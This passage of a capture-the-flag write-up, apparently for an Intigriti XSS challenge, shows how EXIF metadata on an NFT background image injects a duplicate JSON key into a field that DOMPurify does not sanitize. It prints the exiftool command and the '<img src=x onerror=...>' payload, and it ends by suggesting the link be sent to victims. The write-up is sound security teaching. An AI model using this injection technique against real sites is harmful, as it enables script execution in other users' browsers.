The command outputs all metadata attached to this “background.png” image file.

We are interested in: “Image OwnerName, User comment and creation time” and normally also the image name as we saw in the source code as this one is not sanitized by DOMpurify but that name was not extracted from the EXIF data but set fixed to NFT.jpg.

OwnerName or UserComment are nowhere to be seen and creation times are already set. Let’s add an Owner and User comment by ourselves. I had no idea how to do this but quick Google search shows following command can be used:


`exiftool -UserComment='test123' -OwnerName='test456' background.png`

```
root@ub22-reconbox: /reconbox# exiftool -UserComment='test123' -OwnerName='test456' background.png
1 image files updated
```

Let's check our changes that we made:

```
root@ub22-reconbox:/reconbox# exiftool background.png
ExifTool Version Number      : 12.40
File Name                    : background.png
Directory                   : .
File Size                    : 6.6 KiB
File Modification Date/Time  : 2023:02:15 21:15:06+00:00
File Access Date/Time       : 2023:02:15 21:15:06+00:00
File Inode Change Date/Time  : 2023:02:15 21:15:06+00:00
File Permissions             : -rwxr--r--
File Type                    : PNG
File Type Extension         : png
MIME Type                    : image/png
Image Width                  : 126
Image Height                 : 109
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
SRGB Rendering               : Perceptual
Gamma                        : 2.2
Pixels Per Unit X            : 5669
Pixels Per Unit Y            : 5669
Pixel Units                  : meters
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                  : 72
Y Resolution                  : 72
Resolution Unit              : inches
Y Cb Cr Positioning          : Centered
Exif Version                  : 0232
Components Configuration    : Y, Cb, Cr, -
User Comment                  : test123
Flashpix Version             : 0100
Color Space                   : Uncalibrated
Owner Name                   : test456
Image Size                   : 126x109
Megapixels                   : 0.014
root@ub22-reconbox:/reconbox#
```

Ok great, we can now upload this adapted image as background for our NFT in the application and check if we get some reflection.





### Image Properties:

Image name: NFT.jpg

Image comment: test123

Created: 02/15/2023, 21:22:58

This is good our User comment is reflected. Now the logical next step is to inject HTML and finally a XSS payload but remember that we noticed something else during our recon. The image comment before it is being added as HTML into the web page gets sanitized by DOMPurify. This is something we will need to bypass.

```
125 {
126   strrown = "None";
127 }
128
129 var imgobj = '{"imgName":"NFT.jpg","imgColorType": "' + strcol + ' ", "imgComment": "' + strval + ' }';
130 const x = Object.assign({},JSON.parse(imgobj));
131
132
133 try
134 {
135   var t = JSON.stringify(x);
136   console.log("Working on: " + x.toString());
137   var temp = JSON.parse(t);
138
139   namfield.innerHTML = "Image name: " + temp.imgName;
140   r.innerHTML = "Image comment: " + DOMPurify.sanitize(temp.imgComment);
141   rr.innerHTML = "Created: " + DOMPurify.sanitize(temp.imgColorType);
142   rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strrown);
143 }
144 catch(e)
145 {
146   console.log(e);
147   namfield.innerHTML = "Name: " + JSON.parse(imgobj).imgName;
148   r.innerHTML = "Comment: " + JSON.parse(imgobj).imgComment;
149   rr.innerHTML = "Created: " + JSON.parse(imgobj).imgColorType;
150   rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strrown);
151 }
152
153 });
154 }
155
156 </script>
```

## Step 4: DOMPurify

So we have some reflection via the EXIF metadata on our background image but DOMPurify will sanitize our input before being embedded in the HTML web page.

DOMPurify can be found here: <https://github.com/cure53/DOMPurify>

To be short about it: **DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.**

An XSS sanitizer is a problem if we want to solve this challenge ;-)

First idea at this moment bypass DOMPurify, it had some bugs in the past via XSS mutations that would bypass the sanitisation check and execute the XSS.


Which version is being used in this challenge that is what I checked first at this moment.

```
66
67     <div class="nes-container with-title is-centered details" >
68     <p class="title">Image Properties:</p>
69
70     <div class="elements" id="imgname" class="detailsval"></div>
71     <div class="elements" id="imgcomment" class="detailsval"></div>
72     <div class="elements" id="imgdate" class="detailsval" text="No date found"></p>
73     <div class="elements" id="imgown" class="detailsval" text="No owner found"></p>
74     </div>
75 </div>
76 </body>
77 <script type="text/javascript" src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.4.1/purify.min.js"></script>
78 <script src="https://cdnjs.cloudflare.com/ajax/libs/exif-js/2.3.0/exif.min.js" integrity="sha512-xs01sGNI6W2Le1lCocn5305Uje1p0YeSrzp03RD9K"
79 <script type="text/javascript">
80     const para = window.location.search;
81     const urlParams = new URLSearchParams(para);
82     viewId = urlParams.get('viewId');
83     document.getElementById('viewdisplay').src = "/static/images/uploads/"+viewId+"/NFT.jpg";
84     document.getElementById('sharelink').value = DOMPurify.sanitize(location.href.split("=")[1]);
85     document.getElementById('sharelnk').href = DOMPurify.sanitize(location.href);
86 </script>
87
88 <script>
89 window.onload=getdata;
90 function getdata(){
91     console.log("starting")
92     var imgtrgt = document.getElementById("viewdisplay");
93     EXIF.getData(imgtrgt, function(){
94     var n = EXIF.getTag(this,"UserComment");
95     strval = String.fromCharCode.apply(null,n);
96     strval = strval.replace(/[\x00]/g,"");
97     strval = strval.replace("ASCII","");
98
```

Version 2.4.1 of DOMPurify.

Gareth Heyes from Portswigger had some nice bypasses that can be found here: <https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss>

Unfortunately for us these are patched in version 2.1 so useless for this challenge. I went to the Github page of DOMPurify to check on the release notes. We are facing version 2.4.1 so my interest is to see what they fixed in later versions if those exist. (<https://github.com/cure53/DOMPurify/releases>)



DOMPurify 2.4.2 which is the release after the one we are facing has a prototype pollution fix so it might be the application code is vulnerable to this prototype pollution and that we can use this to trick the DOMPurify sanitization to let our XSS payload bypass.

I did some Googling at this point for @kevin-mizu to see if somewhere this prototype pollution exploit was made public.

I checked this Twitter feed for example and other Google hits I got but could not find the exploit or

any steps how to perform this prototype pollution attack. This is for me a dead end as researching and trying to figure out how to perform the attack will be to time consuming and probably I will never find it.

Twitter interface showing a tweet by **Kévin - Mizu** (141 Tweets) with a **Follow** button. The tweet is a retweet of a tweet by **Cure53** (@cure53berlin) from Jan 5. The tweet text reads: "DOMPurify 2.4.2 was released, addressing a Trusted Type sink violation occurring under certain circumstances. Further fixed is a Prototype Pollution issue, thanks a lot @kevin\_mizu for reporting. New release is here:"

The tweet includes a card for the new release of **DOMPurify 2.4.2**. The card text is: "New Release 2.4.2" followed by the title "DOMPurify 2.4.2". The card lists two bullet points: "Fixed a Trusted Types sink violation with empty input and NAMESPACE, thanks @tosmolka" and "Fixed a Prototype Pollution issue discovered and reported b...". The card also shows "3 Contributors" and a GitHub logo.

Below the card, the GitHub link is shown: "github.com Release DOMPurify 2.4.2 · cure53/DOMPurify Fixed a Trusted Types sink violation with empty input and NAMESPACE, thanks @tosmolka Fixed a Prototype Pollution issue ...".

At the bottom of the tweet, the engagement statistics are: 6 replies, 15 retweets, 67 likes, and 11.5K views.

## Step 5: Image name reflection

The DOMPurify bypass is a dead end for me at this moment. I got back to the notes taken after recon and this was still there:

*ImageName seems to be set fixed to NFT.jpg and is thus not sanitized before being reflected onto the page.*

The only reflection on the web page not being sanitized is the image name. There is only 1 problem the developers put a fixed name for the image in the source code. As they set a fixed name they probably trust that this cannot be altered so in their mind no sanitisation check is needed.

The question that now rises: Can we change the image name before it gets embedded into the HTML web page?

```
116     strval = "None";
117   }
118
119   if(strcol == undefined || strcol.length == 0)
120   {
121     strcol = "None";
122   }
123
124   if(strown == undefined || strown.length == 0)
125   {
126     strown = "None";
127   }
128
129   var imgobj = '{"imageName":"NFT.jpg","imgColorType": "' + strcol + '"',"imgComment": "' + strval + '"}';
130   const x = Object.assign({},JSON.parse(imgobj));
131
132
133   try
134   {
135     var t = JSON.stringify(x);
136     console.log("Working on: " + x.toString());
137     var temp = JSON.parse(t);
138
139     namfield.innerHTML = "Image name: " + temp.imgName;
140     r.innerHTML = "Image comment: " + DOMPurify.sanitize(temp.imgComment);
141     rr.innerHTML = "Created: " + DOMPurify.sanitize(temp.imgColorType);
142     rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
143   }
144   catch(e)
145   {
146     console.log(e);
147     namfield.innerHTML = "Name: " + JSON.parse(imgobj).imgName;
148     r.innerHTML = "Comment: " + JSON.parse(imgobj).imgComment;
149     rr.innerHTML = "Created: " + JSON.parse(imgobj).imgColorType;
150     rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
151   }
152 }
```

The image name is being set fixed to NFT.jpg in the JSON code. If you look closely to this "imgobj" JSON above we do control a part of this JSON and that is the image comment (imgComment) via the EXIF metadata.

So the imgobj will be following JSON:

```
 '{"imageName":"NFT.jpg","imgColorType": " 02/15/2023, 21:22:58 " ,"imgComment": " test123 " }'
```

First the imgobj JSON is being created by the developers of this application and then they parse each object of this JSON separately to be added to the HTML source code. We are controlling the imgComment inside this JSON via our uploaded background image metadata.

If you know a bit about JSON you know this can become tricky to parse the JSON object if a users controls some input.

We can add what we want as UserComment so we are controlling the last part of the JSON object and that is interesting.

What if we add in our image background as metadata in the UserComment the imgName again?

This would mean the imgobj will end up with following JSON:

```
{"imgName":"NFT.jpg","imgColorType": " 02/15/2023, 21:22:58 ", "imgComment": " test123 ",  
"imgName":"ANYTHINGWEWANT" }
```

Notice we can add an extra imgName key into the JSON. It will then depend on the application parsing this which it will choose as output to be shown on the web page and in most cases it will parse the first imgName key and then it will get to the second imgName key and forget about the first one and just overwrite it :-)

```
var imgobj = '{"imgName":"NFT.jpg","imgColorType": " '+ strcol +' " ,"imgComment": " '+ strval +' " }';
```

We need to inject in the “strval” variable and be sure to keep the JSON valid so our injected metadata needs to look like this:

```
test123","imgName":"<img src=x onerror=alert(document.domain)>
```

test123",	This closes the imgComment JSON key nicely
"imgName":"<img src=x onerror=alert(document.domain)>	We add a new key with the imgName but without closing with “ because the JavaScript code will do this for us.

We are adding the red part in the JSON example below:

```
{"imgName":"NFT.jpg","imgColorType": " 02/15/2023, 21:22:58 ", "imgComment": " test123 ",  
"imgName":"<img src=x onerror=alert(document.domain)>" }
```

Following command needs to be done with exiftool:

```
exiftool -UserComment='test123',"imgName":"<img src=x onerror=alert(document.domain)>' background.png
```

```
root@ub22-reconbox:/reconbox# exiftool -UserComment='test123',"imgName":"<img src=x onerror=alert(document.domain)>' background.png
1 image files updated
root@ub22-reconbox:/reconbox#
```

```
root@ub22-reconbox:/reconbox# exiftool background.png
ExifTool Version Number      : 12.40
File Name                    : background.png
Directory                   : .
File Size                    : 6.7 KiB
File Modification Date/Time  : 2023:02:15 22:06:38+00:00
File Access Date/Time       : 2023:02:15 22:06:38+00:00
File Inode Change Date/Time  : 2023:02:15 22:06:38+00:00
File Permissions            : -rwxr--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 126
Image Height                : 109
Bit Depth                   : 8
Color Type                  : RGB with Alpha
Compression                 : Deflate/Inflate
Filter                     : Adaptive
Interlace                   : Noninterlaced
SRGB Rendering              : Perceptual
Gamma                      : 2.2
Pixels Per Unit X           : 5669
Pixels Per Unit Y           : 5669
Pixel Units                 : meters
Exif Byte Order             : Big-endian (Motorola, MM)
X Resolution                 : 72
Y Resolution                 : 72
Resolution Unit             : inches
Y Cb Cr Positioning         : Centered
Exif Version                : 0232
Components Configuration    : Y, Cb, Cr, -
User Comment                 : test123,"imgName":"<img src=x onerror=alert(document.domain)>
Flashpix Version            : 0100
Color Space                  : Uncalibrated
Owner Name                  : test456
Image Size                  : 126x109
Megapixels                  : 0.014
root@ub22-reconbox:/reconbox#
```

We upload the background again in the NFT application and create a new NFT image. This will fire the XSS payload as the JavaScript parsing chooses the second image name JSON key as the one being rendered into the page.

I added a breakpoint so you can see the altered imgobj JSON

```
118
119     if(strcol == undefined || strcol.length == 0)
120     {
121         strcol = "None";
122     }
123
124     if(strcol == undefined || strcol.length == 0)
125     {
126         strcol = "None";
127     }
128     const imgobj = '{"imgName":"NFT.jpg","imgColorType": " 02/15/2023, 22:14:11 ", "imgComment": " test123","imgName": "<img src=x onerror=alert(document.domain)> " }';
129     var imgobj = '{"imgName":"NFT.jpg","imgColorType": " ' + strcol + ' " , "imgComment": " ' + strval + ' " }';
130     const x = Object.assign({},JSON.parse(imgobj));
131
132     try
133     {
134         var t = JSON.stringify(x);
135         console.log("Working on: " + x.toString());
136     }
137
```

The image name which was hard coded set to NFT.jpg is skipped due to our second JSON key being added and JSON parsing forgets about the first key. No DOMPurify sanitisation as the developer was sure the image name could not be changed.



Image Properties:

Image name: 

Image comment: test123

Created: 02/15/2023, 22:14:11

You can now deliver your URL (**Add your unique ID**): <https://challenge-0223.intigriti.io/view?viewId=YOURID> to any victim and the XSS will fire.

